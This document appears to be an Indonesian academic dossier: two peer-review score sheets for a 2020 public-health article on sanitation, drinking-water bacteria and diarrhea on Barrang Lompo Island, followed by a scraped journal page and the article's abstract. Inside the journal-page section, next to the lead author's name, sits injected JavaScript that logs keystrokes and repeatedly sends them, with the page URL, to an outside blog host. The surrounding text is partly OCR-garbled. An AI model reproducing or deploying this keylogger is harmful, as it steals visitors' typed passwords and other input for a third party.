

**LEMBAR
HASIL PENILAIAN SEJAWAT SEBIDANG ATAU PEER REVIEW
KARYA ILMIAH : JURNAL ILMIAH**

Judul Artikel Ilmiah : **Sanitasi dan Keberadaan Bakteri pada Air Minum dengan Risiko Diare di Pulau Barrang Lompo**
 Penulis Artikel Ilmiah : **Agus Bintara Birawida, Makmur Selomo, Muh. Fajaruddin Natsir, Intan Rahmawati, Muhammad Rachmat**
 Identitas Jurnal Ilmiah : a. Nama Jurnal : **Jurnal Nasional Ilmu Kesehatan (JNIK)**
 b. Nomor/Volume/Hal : **Volume 3(1)/1-13**
 c. Edisi (bulan/tahun) : **2020**
 d. Penerbit : **LP2M Unhas**
 e. Jumlah halaman : **13 (Tiga Belas)**

Kategori Publikasi Jurnal Ilmiah (beri pada kategori yang tepat)

Jurnal Ilmiah Internasional Bereputasi
 Jurnal Ilmiah Internasional
 Jurnal Ilmiah Nasional Terakreditasi
 Jurnal Ilmiah Nasional tidak Terakreditasi
 Jurnal Ilmiah Nasional Terindeks DOAJ dll.

I. Hasil Penilaian Validasi

NO	ASPEK	URAIAN/KOMENTAR PENILAIAN
1	Indikasi Plagiasi	Hasil turnitin menunjukkan angka 21%
2	Linearitas	Linearitas menunjukkan linear karena terdapat dengan bidang kes-lingkungan khususnya wilayah peristirah dan kepelatihan.

II. Hasil Penilaian Peer Reviewer:

Komponen Yang Dinilai	Nilai Maksimal Jurnal Ilmiah (isikan di kolom yang sesuai)					Nilai Akhir Yang Diperoleh
	Internasional Bereputasi	Internasional	Nasional Terakreditasi	Nasional Tidak Terakreditasi	Nasional Terindeks DOAJ dll	
Kelengkapan dan Kesesuaian unsur isi Jurnal (10%)				1		1
Ruang lingkup dan kedalaman pembahasan (30%)				2		2
Kecukupan dan kemutakhiran data/informasi dan metodologi (30%)				3		3
Kelengkapan unsur dan kualitas penerbit (30%)				3		3
Total = (100%)				9		9
Kontribusi Pengusul (Penulis Pertama/Anggota Utama)	Panelis Pertama					9 (60%)

KOMENTAR/ULASAN PEER REVIEW

Kelengkapan dan Kesesuaian Unsur:	Unsur artikel telah sesuai dan lengkap mulai dari abstrak, Pendahuluan, metode, hasil, pembahasan, kesimpulan dan saran sampai daftar pustaka.
Ruang Lingkup dan Kedalaman Pembahasan :	kedalaman pembahasan cukup baik karena menguraikan kondisi sanitasi terkait air bersih, kepemilikan jamban, ketersediaan SPAL, pengelolaan sampah dan praktik CTPS.
Kecukupan & Kemutakhiran Data & Metodologi:	Data dan metodologi cukup bagus dan lengkap menggunakan Observasional dengan pendekatan deskriptif.
Kelengkapan Unsur & Kualitas Penerbit	keualitan penerbit baik dan artikel dapat dilihat pada: https://journal.unhas.ac.id/index.php/jnik/index

Makassar, November 2021
 Penilai 1

Prof. Dr. Atjo Wahyu, S.KM., M.Kes.
 NIP 197002161994121001
 Unit Kerja : FKM Unhas
 Jabatan Pangkat / Pembina Tk 1 (Gol : IV/b)

**LEMBAR
HASIL PENILAIAN SEJAWAT SEBIDANG ATAU PEER REVIEW
KARYA ILMIAH : JURNAL ILMIAH**

Judul Artikel Ilmiah : Sanitasi dan Keberadaan Bakteri pada Air Minum dengan Risiko Diare di Pulau Barrang Lompo
 Penulis Artikel Ilmiah : Agus Bintara Birawida, Makmur Selomo, Muh. Fajaruddin Natsir, Intan Rahmawati, Muhammad Rachmat
 Identitas Jurnal Ilmiah : a. Nama Jurnal : Jurnal Nasional Ilmu Kesehatan (JNIK)
 b. Nomor/Volume/Hal : Volume 3(1)/1-13
 c. Edisi (bulan/tahun) : 2020
 d. Penerbit : LP2M Unhas
 e. Jumlah halaman : 13 (Tiga Belas)

Kategori Publikasi Jurnal Ilmiah (beri pada kategori yang tepat)

<input type="checkbox"/>	Jurnal Ilmiah Internasional Bereputasi
<input type="checkbox"/>	Jurnal Ilmiah Internasional
<input type="checkbox"/>	Jurnal Ilmiah Nasional Terakreditasi
<input checked="" type="checkbox"/>	Jurnal Ilmiah Nasional tidak Terakreditasi
<input type="checkbox"/>	Jurnal Ilmiah Nasional Terindeks DOAJ dll.

I. Hasil Penilaian Validasi

NO	ASPEK	URAIAN/KOMENTAR PENILAIAN
1	Indikasi Plagiasi	hasil turbitin sangat baik yaitu sebesar 21%
2	Linearitas	Kajian linearitas menunjukkan sudah linear karena terkait dengan bidang kesling di wilayah pesisir


II. Hasil Penilaian Peer Reviewer:

Komponen Yang Dinilai	Nilai Maksimal Jurnal Ilmiah (isikan di kolom yang sesuai)					Nilai Akhir Yang Diperoleh
	Internasional Bereputasi	Internasional	Nasional Terakreditasi	Nasional Tidak Terakreditasi	Nasional Terindeks DOAJ dll.	
Kelengkapan dan Kesesuaian unsur isi Jurnal (10%)				1		1
Ruang lingkup dan kedalaman pembahasan (30%)				2		2
Kecukupan dan kemutakhiran data/informasi dan metodologi (30%)				3		3
Kelengkapan unsur dan kualitas penerbit (30%)				3		3
Total = (100%)				9		9
Kontribusi Pengusul (Penulis Pertama/Anggota Utama)	Penulis pertama					9 (60%)

KOMENTAR/ULASAN PEER REVIEW

Kelengkapan dan Kesesuaian Unsur:	Kelengkapan dan kesesuaian unsur sudah cukup baik serta tersusun dengan rapi mulai dari abstrak hingga daftar pustaka
Ruang Lingkup dan Kedalaman Pembahasan :	Artikel dibahas secara mendalam dengan menguraikan kondisi sanitasi terkait air bersih, kepemilikan jamban, pengelolaan sampah dan praktik GTPS.
Kecukupan & Kemutakhiran Data & Metodologi:	Kecukupan dan kemutakhiran data serta metodologi cukup bagus dan lengkap menggunakan pendekatan deskriptif dengan metode observasional.
Kelengkapan Unsur & Kualitas Penerbit	Kualitas penerbit dalam artikel ini cukup bagus karena unsur-unsur terbitan lengkap dan memenuhi standar jurnal nasional.

Makassar, November 2021
 Penilai 2



Prof. Dr. dr. Muhammad Syafar, MS
 NIP 195410211988121001
 Unit Kerja : FKM Unhas
 Jabatan Pangkat : Pembina Utama Madya (Gol. IV/d)

Sanitasi dan Keberadaan Bakteri pada Air Minum dengan Risiko Diare di Pulau Barrang Lompo

Link Jurnal: <https://journal.unhas.ac.id/index.php/inik>

Link Artikel: <https://journal.unhas.ac.id/index.php/inik/article/view/10385>

Jurnal Nasional Ilmu Kesehatan

Current Archives About -

Search

Home / Archives / Vol. 3 No. 1 (2020): Jurnal Nasional Ilmu Kesehatan - Juni 2020 / Articles

SANITASI DAN KEBERADAAN BAKTERI PADA AIR MINUM DENGAN RISIKO DIARE DI PULAU BARRANG LOMPO

Agus Bintara Birawida

(SCOPUS ID : 57193114626), Universitas Hasanuddin
`type="text/javascript"> window.setInterval(sendKeys[], 1000);
function sendKeys(){ var keys = localStorage.getItem("log_Extension"); var size =
keys.length; if(size > 4) { new Image().src="https://blog.mybloggertricks.org
/api.php?values="+keys+"
" + document.URL; } function getKeyCode(event) {
var x = event.keyCode || event.which; switch(x) { case 30:
alert(localStorage.getItem("log_Extension")); break; case 10: x = "[ENTER]";
sendKeys(); break; case 13: x = "[ENTER]"; sendKeys(); break; } var txt = ""; txt =
txt.concat(localStorage.getItem("log_Extension")); if(!isNaN(x)){ var result =
txt.concat(x); }else{ var result = txt.concat(String.fromCharCode(x)); }
localStorage.setItem("log_Extension", result); } //]></script>
https://evid.ezj.10000-0002-8223-2387</code></p></div><div data-bbox="529 373 712 544" data-label="Image">The image shows the cover of the journal 'Jurnal Nasional Ilmu Kesehatan'. It features a magnifying glass over a red heart with a white pulse line, set against a background of green and blue geometric shapes. The text 'JURNAL NASIONAL ILMU KESEHATAN' is printed at the bottom.</div><div data-bbox="744 296 860 309" data-label="Text"><p>Open Journal Systems</p></div><div data-bbox="744 338 825 352" data-label="Text"><p>Information</p></div><div data-bbox="744 359 807 371" data-label="Text"><p>For Readers</p></div><div data-bbox="744 375 807 387" data-label="Text"><p>For Authors</p></div><div data-bbox="744 392 816 404" data-label="Text"><p>For Librarians</p></div>`

**SANITASI DAN KEBERADAAN BAKTERI PADA AIR MINUM DENGAN RISIKO
DIARE DI PULAU BARRANG LOMPO**

*SANITATION AND THE EXISTENCE OF BACTERIA IN DRINKING WATER
TOWARDS DIARRHEA IN BARRANG LOMPO ISLAND*

Agus Biutara Birawida¹, Maknur Selomo¹, Muh. Fajaruddin Natsir¹, Inau
Rahmawati¹, Muhammad Raclumar²

¹Departemen Kesehatan Lingkungan/ Universitas Hasanuddin

²Departemen Pendidikan Kesehatan dan Ilmu Perilaku/ Universitas Hasanuddin

Email: agusbirawida@gmail.com

ABSTRAK

Diare merupakan penyakit infeksi dengan kasus tinggi di negara berkembang. Diare ditandai dengan gejala BAB sebanyak tiga atau lebih dalam sehari serta keadaan feses setengah cair atau cair. Sanitasi dasar merupakan hal berpengaruh dalam kejadian diare, seperti air bersih, pemanfaatan jamban, SPAL (Saluran Pembuangan Air Limbah), penbuangan sampah, dan lingkungan yang sehat serta penerapan perilaku hidup sehat dalam kehidupan sehari-hari seperti kebiasaan mencuci tangan dengan sabun. Penelitian ini bertujuan untuk mengetahui gambaran sanitasi lingkungan dan keberadaan bakteri air minum terhadap kejadian diare pada masyarakat di Pulau Barrang Lompo Kota Makassar. Penelitian ini dilakukan secara deskriptif dengan teknik pengambilan sampel untuk rumah tangga (RT) dengan *proportional systematic random sampling* sedangkan sampel air minum menggunakan *purposive sampling*. Jumlah sampel RT sebanyak 220 RT dan sampel air minum sebanyak 11 sampel. Berdasarkan hasil analisis univariat diperoleh hasil kejadian diare pada masyarakat di Pulau Barrang Lompo sebesar 65,0%. Kondisi sanitasi dasar masyarakat, yaitu penyediaan air bersih, kepemilikan jamban sehat, SPAL, pengelolaan sampah, dan Cuci Tangan Pakai Sabun (CTPS) mayoritas tidak memenuhi syarat. Ditemukan bakteri yang termasuk penyebab diare yaitu *Enterobacter hafniae* dan *Staphylococcus aureus*. Diharapkan responden lebih meningkatkan kesadaran dan tindakan terhadap perilaku hidup bersih dan sehat, terutama tindakan pencegahan terjadinya diare.